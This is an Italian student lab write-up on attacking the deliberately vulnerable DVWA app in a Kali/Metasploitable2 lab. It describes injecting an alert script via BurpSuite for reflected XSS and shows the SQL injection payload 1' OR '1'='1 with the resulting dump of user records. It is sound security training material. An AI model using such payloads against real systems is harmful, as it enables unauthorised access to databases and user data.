



## Esercizio S6L2 - Attacchi XSS Reflected e SQL Injection


L'esercizio di oggi prevedeva l'applicazione pratica fra Kali e Metasploitable2 di attacchi XSS Reflected e SQL Injection: dopo aver configurato la corretta comunicazione fra i dispositivi, apriamo direttamente la macchina DVWA e come prima cosa, proviamo con un attacco XSS Reflected dalla tab corrispondente:



^ Inseriamo il nome, e intercettiamo con BurpSuite:




^ Modifichiamo il campo name per includere uno script di alert da far eseguire alla pagina in un popup:



Come ci aspettavamo la richiesta di un XSS Reflected è istantanea e possiamo visualizzarla immediatamente in quanto al contrario dell'XSS Stored viene eseguita immediatamente da chi clicca il link.

Passiamo invece alla SQL Injection:



^ Inserendo un termine come 1' OR '1' = '1 andiamo a comunicare al programma di rendere sempre vera la condizione, permettendo così all'attaccante di accedere non autorizzato ai dati nel database. In pratica è come applicare un filtro di Excel.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' OR '1'='1

First name: admin

Surname: admin

ID: 1' OR '1'='1

First name: Gordon

Surname: Brown

ID: 1' OR '1'='1

First name: Hack

Surname: Me

ID: 1' OR '1'='1

First name: Pablo

Surname: Picasso

ID: 1' OR '1'='1

First name: Bob

Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Otteniamo così una lista di utenti della macchina DVWA che possiamo ora consultare a piacimento.